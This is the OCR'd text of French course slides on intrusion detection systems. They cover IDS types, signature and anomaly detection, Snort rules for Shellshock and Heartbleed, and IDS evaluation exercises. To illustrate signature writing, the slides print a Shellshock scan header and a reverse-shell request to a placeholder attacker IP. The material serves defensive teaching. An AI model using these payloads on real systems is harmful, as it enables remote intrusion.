
Suite des étapes élémentaires d'une attaque ou d'une intrusion

Vulnérabilité (faille)

Défaut (bug) exploité par l'attaquant pour mettre en œuvre son attaque

Qu’est-ce que la détection d’intrusion?

Identifier des **indices** permettant de croire qu’une intrusion est en cours ou a déjà eu lieu



Système de détection d'intrusion (IDS)

Provenances des données

Noyau OS, hôte, réseau

Méthodes d'analyse

Recherche de signatures, détection d'anomalies

Réponses à la découverte d'un indice

Journalisation, émission d'alerte, exécution d'action

Provenances des données

Réseau

Paquets IP, Session TCP, Couches Applicatives (HTTP, FTP, SSH, etc...)

Hôte

Fichiers, Journaux d'événements

Noyau OS

Appels systèmes

Méthodes d'analyse à base de signatures

Parcourir les données à la recherche de signatures construites à partir d'attaques connues ou d'usages inappropriés.

Exemples de techniques utilisées

Correspondance de caractères, expressions régulières, machine à état, …

Particularités principales

Peu de faux positifs, nécessite des mises à jour constantes

Méthodes d'analyse fondées sur la détection d'anomalies

Une anomalie est une observation qui diffère tellement d'une norme de référence, qu'elle laisse supposer qu'elle a été générée par un mécanisme différent.

Hawkins, traduction libre

Exemples de techniques utilisées

Spécification, modélisation de comportements, machine learning, …

Particularités principales

Détection d'attaques inconnues, taux de faux positifs élevé

Réponses à la découverte d'un indice

Journalisation

Peu coûteux, aucun impact sur les opérations

Émission d'alerte

Coût de traitement, trop d'alertes=confiance limitée

Exécution d'action

Impact majeur sur les opérations

Panorama des différents types d’IDS

Panorama des différents types d'IDS
HIDS : Host-based IDS

Provenances des données

Tout ce qui réside sur un hôte: fichiers, journaux d'événements

Méthodes d'analyse

- Recherche de signatures dans les fichiers et les registres
- Contrôle d'intégrité de certains fichiers ou répertoires
- Analyse comportementale des habitudes de l'utilisateur

Réponses à la découverte d'un indice

Émission d'alerte, Blocage d'opération

Panorama des différents types d'IDS
KIDS : Kernel-based IDS

Provenances des données

Appels systèmes

Méthodes d'analyse

Analyse comportementale des séquences d'appels systèmes

Réponses à la découverte d'un indice

Journalisation, Émission d'alerte, Blocage d'opération

Panorama des différents types d'IDS
NIDS : Network-based IDS

Provenances des données

Média de communication réseau

Méthodes d'analyse

- Recherche de signatures dans les charges utiles
- Contrôle de conformité des protocoles réseau
- Analyse statistique de l'utilisation du réseau
- Analyse comportementale des interconnexions entre les hôtes

Réponses à la découverte d'un indice

Journalisation, Émission d'alerte, Ajout de règle de Pare-Feu, Perte de paquets réseau

Panorama des différents types d'IDS IPS et SIEM


Intrusion Prevention System (IPS)

Cas particulier d'un IDS où la réponse à une détection sera une action tel que l'ajout d'une règle de pare-feu pour bloquer l'attaque voire même une réplique intrusive vers l'instigateur de l'attaque

Security Information & Event Management (SIEM)

- Version moderne d'une approche hybride (HIDS et NIDS)
- Centralise et corrèle les événements des différentes sources incluant d'autres équipements de sécurité tels que les pare-feux
- Aide à l'investigation d'incident et permet généralement de réduire les faux positifs

Résumé de l'évolution des IDS



Méthodes d’analyse

La recherche de signature

Comment construit-on une signature?

Pré-requis

Connaissance du scénario d'attaque et de la vulnérabilité exploitée

Objectif

Identifier les indices qui caractérisent particulièrement cette attaque

Conception

L'emplacement des indices à rechercher va influencer le choix du type d'IDS à utiliser et les besoins en terme de définitions de signature.

Creation d’une signature: attaque shellshock

Description de vulnerabilité CVE-2014-6271

GNU Bash through 4.3 processes trailing strings after function definitions in the values of environment variables, which **allows remote attackers to execute arbitrary code** via a crafted environment, as demonstrated by vectors involving the ForceCommand feature in OpenSSH sshd, the mod_cgi and mod_cgid modules in the Apache HTTP Server, scripts executed by unspecified DHCP clients, and other situations in which setting the environment occurs across a privilege boundary from Bash execution, aka "ShellShock." NOTE: the original fix for this issue was incorrect; CVE-2014-7169 has been assigned to cover the vulnerability that is still present after the incorrect fix.

Source Mitre: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271

Creation d’une signature: attaque shellshock

Exemples de scénario

Requête HTTP pour découvrir des hôtes vulnérables :

```
target-ip = 0.0.0.0/0
port = 80
banners = true
http-user-agent = shellshock-scan
http-header[Cookie] = () { :; }; ping -c 3 “IP attaquant”
http-header[Host] = () { :; }; ping -c 3 “IP attaquant”
http-header[Referer] = () { :; }; ping -c 3 “IP_attaquant”
```

Requête HTTP pour ouvrir un shell :

```
GET /cgi-bin/ HTTP/1.1
Host: <SERVER_IP>

User-Agent: () { :;}; /bin/ -c '/bin/ -i >& /dev/tcp/IP_attaquant/3333 0>&1'
```

Creation d'une signature: attaque shellshock

SNORT signature 31975

```
Rule Header:
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
Rule Option:
msg:"OS-OTHER Bash CGI environment variable injection attempt";
flow:to server,established;
content:"%3D%28%29+%7B";
fast_pattern:only;
metadata:policy balanced-ips drop, policy security-ips drop, ruleset community,
service http;
reference:cve,2014-6271;
reference:cve,2014-7169;
classtype:web-application-activity;
sid:31975; rev:3;
```

Creation d’une signature: attaque Heartbleed

Description de vulnerabilité CVE-2014-0160

he (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, **which allows remote attackers to obtain sensitive information** from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.

Source Mitre: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160

Creation d'une signature: attaque Heartbleed

SNORT signature 1000000

```
Rule Header:
alert tcp any [!80,!445] -> any [!80,!445]
Rule Option:
msg:"FOX-SRT - Suspicious - SSLv3 Large Heartbeat Response";
flow:established,to client;
content:"|18 03 00|";
depth: 3;
byte_test:2, >, 200, 3, big; byte_test:2, <, 16385, 3, big;
threshold:type limit, track by_src, count 1, seconds 600;
reference:cve,2014-0160;
classtype:bad-unknown;
sid: 1000000; rev:4;
```

Expressivité d'une signature

Statique

- Expression régulière, motifs, chaîne de caractère, valeur
- Entête de protocole
- Heuristique

Dynamique

- Directive particulière
- Machine à état
- Language "*Turing complete*"

Méthodes d’analyse

La détection d’anomalie

Détection d'anomalie - Spécification de référence

Contrôle d'intégrité

Utilisation de fonction de hachage pour générer et valider la signature de ressources sensibles tel qu'un fichier de configuration, une base de registre ou le contenu d'un répertoire.

Respect d'un format ou d'une norme

Les entêtes des protocoles réseaux, les formats de fichiers

Respect d'un cadre d'utilisation

Vérification du respect des valeurs possibles qu'un champs peut prendre

Détection d'anomalie - Basé sur un modèle

Modèle statistique

Le modèle le plus simple serait de calculer la moyenne et l'écart-type d'une valeur, par exemple la taille des paquets, puis de définir un seuil, disons 2 écart-types et d'émettre une alerte chaque fois que la taille d'un paquet s'écarte de ce seuil.

Modèle comportemental

- Structure de donnée complexe (Séquence, Graphe, Matrice, etc, ...)
- Machine Learning et intelligence artificielle

Détection d'anomalie -
Basé sur un modèle comportemental

Exemples de comportements

- Ouverture et fermeture de session des utilisateurs
- Navigation des utilisateurs
- Interconnexion des hôtes via des services dans un réseau
- Type de flux généré par un protocol réseau particulier
- Consommation des ressources d'un système
- Fréquence des requêtes d'un utilisateur humain versus un robot
- Géolocalisation des requêtes sortantes et entrantes
- ...

Détection d'anomalie -
Basé sur un modèle comportemental


Principaux défis

- Disponibilité du jeu de données
- Représentativité du jeu de données
- Comment faire évoluer le modèle au même rythme que la réalité?
- Comment traiter les événements rares?

Détection d'anomalie -
Basé sur un modèle comportemental

Processus de conception

- Préparation du jeu de données (pre-processing)
- Création du modèle (définition de la procédure)
- Phase d'apprentissage
- Phase d'évaluation/validation
- Utilisation



Évaluation des IDS

Matrice de confusion

		Predicted	
		Negative (normal)	**Positive** (attack)
Actual	**Negative** (normal)	TN	FP
	Positive (attack)	FN	TP

La détection d'intrusion est un problème de classification binaire.

Indicateurs de performance - Mesures

Mesures de base

$$TPR = \frac{TP}{TP+FN} \qquad FPR = \frac{FP}{FP+TN} \qquad TNR = \frac{TN}{TN+FP} \qquad FNR = \frac{FN}{FN+TP}$$

Précision

Lorsque le système dit que c'est un positif, c'est bien un positif.

$$\frac{TP}{TP+FP}$$


F-Measure

Balance entre le taux de détection et la précision.

$$\frac{2rp}{r+p} = \frac{(2)TP}{2(TP)+FP+FN}$$

Indicateurs de performance - ROC Curve

- Compromis entre le taux de détection et le taux de faux positifs
- Construit à partir de la variation d'un paramètre allant du moins au plus restrictif
- Permet de comparer des modèles entre eux



Evaluation des IDS : Exercices

- Jeu de données:
  - Total de 1000 instances
  - 950 légitimes
  - 50 anomalies


1. Compléter la matrice de confusion et calculer les TPR, FPR, TNR, FNR pour les différents cas suivants:

- IDS parfait
- Le pire IDS
- Le TAP
- Pas d'IDS

2. Placer les points sur la ROC curve

Evaluation des IDS : L' IDS parfait


		Predicted	
		Negative (normal)	**Positive** (attack)
Actual	**Negative** (normal)	?	?
	Positive (attack)	?	?



TPR	FPR	TNR	FNR
?%	?%	?%	?%

Evaluation des IDS : L' IDS parfait


		Predicted	
		Negative (normal)	**Positive** (attack)
Actual	**Negative** (normal)	950	0
	Positive (attack)	0	50



TPR	FPR	TNR	FNR
100%	0%	100%	0%

Evaluation des IDS : Le pire IDS


		Predicted	
		Negative (normal)	**Positive** (attack)
Actual	**Negative** (normal)	?	?
	Positive (attack)	?	?



TPR	FPR	TNR	FNR
?%	?%	?%	?%

Evaluation des IDS : Le pire IDS


		Predicted	
		Negative (normal)	**Positive** (attack)
Actual	**Negative** (normal)	0	950
	Positive (attack)	50	0



TPR	FPR	TNR	FNR
0%	100%	0%	100%

Evaluation des IDS : Le TAP


		Predicted	
		Negative (normal)	**Positive** (attack)
Actual	**Negative** (normal)	?	?
	Positive (attack)	?	?



TPR	FPR	TNR	FNR
?%	?%	?%	?%

Evaluation des IDS : Le TAP


		Predicted	
		Negative (normal)	**Positive** (attack)
Actual	**Negative** (normal)	0	950
	Positive (attack)	0	50



TPR	FPR	TNR	FNR
100%	100%	0%	0%

Evaluation des IDS : Pas d'IDS


		Predicted	
		Negative (normal)	**Positive** (attack)
Actual	**Negative** (normal)	?	?
	Positive (attack)	?	?



TPR	FPR	TNR	FNR
?%	?%	?%	?%

Evaluation des IDS : Pas d'IDS

		Predicted	
		Negative (normal)	**Positive** (attack)
Actual	**Negative** (normal)	950	0
	Positive (attack)	50	0



TPR	FPR	TNR	FNR
0%	0%	100%	100%


Evaluation des IDS : Autres critères

- En plus de la spécificité et fiabilité d'autres critères peuvent être importants:
  - Performance de l'IDS concernant le débit maximum qu'il peut traiter
  - Coût de la solution
  - Coût d'intégration
  - Configurabilité pour l'adapter à un environnement
  - Fréquence des mises à jours de la base de signature et réactivité de l'éditeur
  - Qualité des alarmes, rapport
  - Performance du système

Architectures


Exemple d'Architecture SI

- Réseau standard:
  - LAN utilisateurs
  - LAN Serveurs
  - DMZ Publique
  - Rx Supervision
  - Connexion Internet



Architecture SI: Sources de menaces

